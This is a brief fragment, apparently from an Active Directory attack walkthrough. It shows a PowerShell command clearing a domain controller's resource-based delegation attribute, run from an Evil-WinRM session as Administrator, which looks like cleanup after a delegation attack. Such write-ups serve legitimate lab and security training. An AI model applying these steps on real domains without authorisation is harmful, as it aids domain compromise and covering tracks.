# clear dc PrincipalsAllowedToDelegateToAccount attribute

Set-ADComputer -Identity "DC" -PrincipalsAllowedToDelegateToAccount @()

*Evil-WinRM* PS C:\Users\Administrator>
.